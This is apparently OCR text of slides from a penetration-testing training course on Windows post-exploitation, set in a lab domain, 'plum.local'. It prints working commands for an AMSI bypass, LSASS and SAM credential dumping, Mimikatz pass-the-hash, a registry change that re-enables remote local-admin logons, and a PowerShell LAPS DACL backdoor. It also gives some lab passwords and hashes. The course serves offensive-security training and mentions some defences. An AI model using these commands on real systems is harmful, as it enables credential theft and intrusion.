
```
[Runtime.InteropServices.Marshal]::WriteInt32([Ref].Asse
mbly.GetType('System.Management.Automation.AmsiUtils').G
etField('amsiContext',[Reflection.BindingFlags]'NonPubli
c,Static').GetValue($null),0x41414141)
```

- Drop a custom DLL - amsi.dll - into the path from where you load your tools (remember those DLL Hijacking slides…)

https://cn33liz.blogspot.co.uk/2016/05/bypassing-amsi-using-powershell-5-dll.html

NotSoSecure part of claranet cyber security


But this doesn't work in latest updates…




NotSoSecure part of claranet cyber security

Obfuscated Mimikatz - WinPwn

- Obfuscation is an effective method to bypass signature-based threat detection mechanisms
- PowerShell code can be obfuscated manually or using open-source tools like Invoke-Obfuscation
- Automated windows exploitation tools like WinPwn also support obfuscating a Mimikatz code and reflectively loading it into memory





Hacking Windows

Techniques to Extract Credentials

Post Exploitation: Exfiltration of Credentials

On a Windows host there are a number interesting targets:

- Security Accounts Manager (SAM)
- Cached Domain Credentials
- Local Security Authority Secrets (LSASecrets)
- Active Logons

NotSoSecure part of claranet cyber security

Security Accounts Manager (SAM)

What/Where/Who is SAM?

- SAM is located at: **`%SystemRoot%\System32\config\SAM`**
- On a DC; Active Directory data is stored at: **`%SystemRoot%\NTDS\ntds.dit`**

Exfiltration:

- Using built-in tools: reg save *HKLM\SAM SAM_SAVE*
- Metasploit: Meterpreter has the ability to extract hashes via the hashdump command
- PowerShell:
  - Nishang: `Get-PassHashes`
  - Empire: `Invoke-PowerDump`
- A number of alternative tools are also available (samdump, pwdumpx, pwdump, fgdump, gsecdump)

Remember; the hash will be in the format:

```
USERNAME:RID:LM:NTLM:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:99551acff8834268e489bb3054af94fd:::
```

Cached domain credentials

- Cached Domain Credentials are the **ONLY** password hashes in Windows to be salted
- The salt is the username
- Cached Domain Credentials are encrypted with the **LSA secret NL$KM**, so we'll need to extract this value and decrypt the credentials before we can then attack these hashes

NotSoSecure part of claranet cyber security


Local Security Authority (LSA) Secrets

- **LSA secrets is protected storage and may include sensitive data such as:**
  - Passwords for services configured to run under the context of a user account
  - Passwords configured for scheduled tasks
  - and a lot more...
- **PowerShell (32-bit payload):**
  - Enable-TSDuplicateToken originally by Truesec (also included within Nishang as Enable-DuplicateToken) is needed to duplicate the access token of LSASS
  - Get-LSASecret (within Nishang) can then be used to gather the secrets
- **Mimikatz:**
  - `privilege::debug & token::elevate`
  - **`lsadump::secrets`**

NotSoSecure part of claranet cyber security

Active Logons

- Certain Windows services/process store the credentials of logged-on users in memory in an encrypted way (OS dependant)*
- These can be decrypted, and the “clear-text” passwords of active logged-on users can be obtained
- >= Windows 8.1/2k12r2 by default don’t store clear text credentials in LSA memory by default (detailed overview of OS behaviour @ https://www.slideshare.net/camsec/cleartext-and-pth-still-alive)
- If we have administrative access to a target system, we can force a change and await the user to re-enter their credentials



Reference:
https://blogs.technet.microsoft.com/kfalde/2014/11/01/kb2871997-and-wdigest-part-1/

NotSoSecure part of claranet cyber security

Dumping the LSASS file - Offline Cracking

- In many scenarios, Mimikatz and similar tools get caught by endpoint protection software, antivirus, AMSI, etc.
- In such cases, it is possible to dump the **LSASS process** in the **.dmp** format and analyze it offline.
- **Pypkatz**, **Mimikatz**, etc can be used to extract data from the lsass .dmp file.
- Few of the methods are using **procdump**, **task manager**, rundll32, dumping SAM, system and security file from registry, etc.

NotSoSecure part of claranet cyber security

Procdump


- Part of Microsoft Sysinternal toolkit
- Used to dump any given process
- Generally, not prevented by AMSI or any other AV. This activity can be detected

```
C:\Users\bob\Downloads\procdump>procdump64.exe -ma lsass.exe lsass.dmp

ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[09:38:38] Dump 1 initiated: C:\Users\bob\Downloads\procdump\lsass.dmp
[09:38:38] Dump 1 writing: Estimated dump file size is 41 MB.
[09:38:38] Dump 1 complete: 41 MB written in 0.7 seconds
[09:38:39] Dump count reached.
```

NotSoSecure part of claranet cyber security

Task Manager

- One of the simplest methods
- One can directly dump the process from the Processes tab in Task Manager



Comsvc.dll method

- Another native tools to dump the **LSASS** process.
- First step is to get the process ID of lsass.exe and then perform process dumping with comsvcs.dll

```
rundll32 C:\windows\system32\comsvcs.dll MiniDump [LSASS_PID]
C:\temp\lsass.dmp full
```

```
PS C:\Users\bob\Desktop> Get-Process lsass

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
   1242      28     5348       1216     168.03     540   0 lsass


PS C:\Users\bob\Desktop> cd C:\Windows\System32\
PS C:\Windows\System32> .\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 540 C:\temp\lsass.dmp full
```

NotSoSecure part of claranet cyber security

Dumping LSA Secrets from Registry

- Copy the SAM, SYSTEM, SECURITY file from the registry

```
reg save HKLM\SAM sam

reg save HKLM\SECURITY security

reg save HKLM\SYSTEM system
```

```
C:\temp>reg save HKLM\SAM sam
The operation completed successfully.

C:\temp>reg save HKLM\SYSTEM system & reg save HKLM\security security
The operation completed successfully.
The operation completed successfully.
```

NotSoSecure part of claranet cyber security

Extracting LSA secrets from registry dump

- This can be done with Mimikatz or pypykatz.
- Pypykatz registry --sam sam --security security system

```
$ pypykatz registry --sam sam --security security system
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
============== SYSTEM hive secrets ==============
CurrentControlSet: ControlSet001
Boot Key: c8c2de6da6e084dc2ba6dc363d5f9916
============== SAM hive secrets ==============
HBoot Key: d484c6120fe5d7f18c9757f298b0984110101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
defaultuser0:1000:aad3b435b51404eeaad3b435b51404ee:990daa79a1f174998cd6eb018cf20ac9:::
default:1001:aad3b435b51404eeaad3b435b51404ee:a1a9e5839135df213a1b58ba48ca3611:::
john:1002:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
============== SECURITY hive secrets ==============
```

NotSoSecure part of claranet cyber security


Exercise 4.4

Demo 4.4

Post Exploitation (AMSI Bypass, Mimikatz & LSASecrets)

- On 192.168.**X**.17 gain access to the NTLM hash of plum\kevin
- On 192.168.**X**.17 gain access to the cleartext password of plum\backupsvc

Windows Authentication



1. Username sent (hash calculated + stored locally)
2. 16-byte challenge sent to client
3. Client encrypts challenge with hash and sends back
4. Server passes (1), (2) and (3) to DC
5. DC looks up username (1), retrieves corresponding hash and encrypts the original challenge (2). DC compares its own calculation with (3). If it's a match, the user is who they say they are!

*[source] https://blogs.sans.org/computer-forensics/files/2012/09/netauth-5.png

Windows Authentication

NTLM Challenge/Response*

- The client authenticates using their credentials - the hash of their password is calculated and stored. Their username is sent in cleartext
- The server generates a 16-byte challenge
- The client encrypts the challenge with **the hash of the user's** password and this is the response sent to the server
- The server then sends the username; original challenge that was sent to the client (step 2 above) and the client's response to a domain controller (DC)
- The DC performs a lookup of the user to retrieve the hash and uses this to encrypt the challenge
- The DC then compares the two responses, i.e. the client's response with the DC's calculated response. If they are equal, then access is granted

Reference:
https://msdn.microsoft.com/en-gb/library/windows/desktop/aa378749(v=vs.85).aspx

NotSoSecure part of claranet cyber security

Pass the Hash (PtH)

Windows systems allow authentication using hashes - we don't need the plaintext password!

- **Metasploit:**
  - auxiliary/scanner/smb/smb_login (SMB)
  - exploit/windows/smb/psexec (SMB)
- **PowerShell:**
  - Invoke-TheHash - https://github.com/Kevin-Robertson/Invoke-TheHash (WMI & SMB)
  - Invoke-Mimikatz - https://github.com/EmpireProject/Empire
- **Mimikatz:**
  - `sekurlsa::pth /user:kevin /domain:plum.local /ntlm:80de0b25034cbe9a63df9d8dfcdaadf3 /run:powershell.exe`

NotSoSecure part of claranet cyber security

Pass the Hash (PtH): Restrictions

- Microsoft introduced new restrictions in 2871997 back in 2014 *https://technet.microsoft.com/en-us/library/security/2871997.aspx

Restrictions included (amongst many others)…

*"…This feature reduces the attack surface of domain credentials in the LSA. Changes to this feature include: **prevent network logon** and remote interactive logon to domain-joined machine **using local accounts**..."

```
msf exploit(psexec) > run

[*] Started reverse TCP handler on 192.168.10.206:4444
[*] 192.168.10.17:445 - Connecting to the server...
[*] 192.168.10.17:445 - Authenticating to 192.168.10.17:445 as user 'default'...
[-] 192.168.10.17:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error:
 STATUS_ACCESS_DENIED (Command=117 WordCount=0)
[*] Exploit completed, but no session was created.
msf exploit(psexec) >
```

- So...local admin accounts can no longer remotely authenticate to a host (excluding default RID 500)

Pass the Hash (PtH): Restrictions

- However, if we have administrative access to the host we can make a registry change and then it's business as usual:

"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"

Type: DWORD (32-bit)
Name: **LocalAccountTokenFilterPolicy**
Data: 1

NotSoSecure part of claranet cyber security

Extra Protection

- Restricted Admin Mode: https://blogs.technet.microsoft.com/kfalde/2013/08/14/restricted-admin-mode-for-rdp-in-windows-8-1-2012-r2/
- Utilize the Protected Users group: https://technet.microsoft.com/en-us/library/dn466518(v=ws.11).aspx
  - Members can't authenticate using NTLM, Digest Auth or CredSSP
  - Passwords are not cached
  - Kerberos AES support only (DES and RC4 excluded)
  - Account cannot be delegated
  - Reduced TGT lifetime (4 hours)
- Credential Guard has been introduced in Windows 10 Enterprise & Server 2016
  https://technet.microsoft.com/en-us/itpro/windows/keep-secure/credential-guard

NotSoSecure part of claranet cyber security

Overpass the Hash

- Generally used in Lateral Movement phase
- “Overpass the Hash” generate tokens from hashes or keys
- With Security Solutions in place, traditional Pass the Hash is easily detected due to NTLM downgrade
- AES128, AES265 hashes are used to generate tokens giving us privileges of the target user

NotSoSecure part of claranet cyber security

Local Administrator Password Solution (LAPS)

- Periodic rotation of local admin password as per policy and storage in AD
- Password stored in `mc-Mcs-AdmPwd` with expiry as `ms-MCS-AdmPwdExpirationTime`
- Controlled by C:\Program Files\LAPS\CSE\AdmPwd.dll
- Powershell commands available : `Get-Command *AdmPwd*`
- **Who can read the passwords:**
  - `Find-AdmPwdExtendedRights`
- **Extract Password:**
  - `Get-ADObject 'CN=ms-mcs-admpwd,CN=schema,CN=configuration,DC=aih,dc=local'`
- if admpwd.ps loaded then *`Get-AdmPwdPassword -ComputerName <computer>`*

NotSoSecure part of claranet cyber security

LAPS Exploitation

- Extract Password via PowerView in case ADMPwd.ps not available:

```
Get-DomainObject -Identity <computer> -Properties ms-mcs-admpwd
```

- Set manual Password

```
Set-DomainObject -Identity <computer> -Set @{'ms-mcs-admpwd'=NewPassword'}
```

- Set large expiry date on `ms-Mcs-AdmPwdExpirationTime`
- No Integrity check on admpwd.ps.dll (ergo replaceable by admin)

```
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AdmPwd.PS\Admpwd.ps.dll
```

NotSoSecure part of claranet cyber security

LAPS Exploitation

Find-AdmPwdExtendedRights cmdlet has logic flaws in detecting who has the DS_CONTROL_ACCESS right.

Adding an ACE to the computer which applies to the `mc-Mcs-AdmPwd` property and any descendant object.

```
$Raw = Get-DomainComputer -Raw WIn12-DC
$Target = $Raw.GetDirectoryEntry()
$AdmPwdGUID = (Get-DomainGUIDMap).GetEnumerator() | ?{$_.value
-eq 'ms-Mcs-AdmPwd'} | select -ExpandProperty name
$ACE = New-ADObjectAccessControlEntry -AccessControlType Allow
-PrincipalIdentity "Domain Users" -Right ExtendedRight -
ObjectType $AdmPwdGUID -InheritedObjectType ([Guid]::Empty) -
InheritanceType All
$Target.PsBase.ObjectSecurity.AddAccessRule($ACE)
$Target.PsBase.CommitChanges()
```

https://www.blackhat.com/docs/us-17/wednesday/us-17-Robbins-An-ACE-Up-The-Sleeve-Designing-Active-Directory-DACL-Backdoors.pdf

NotSoSecure part of claranet cyber security

Windows Exploitation Status

Domain: plum.local

192.168.3.215
Host: DC01

- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account

192.168.X.17
Host: WKSX


- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer21)
- Overcame AppLocker restrictions and can run PowerShell scripts

- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS$) via LSASecrets

NotSoSecure part of claranet cyber security

Hacking Windows

Active Directory



Active Directory Recon

What data is useful?

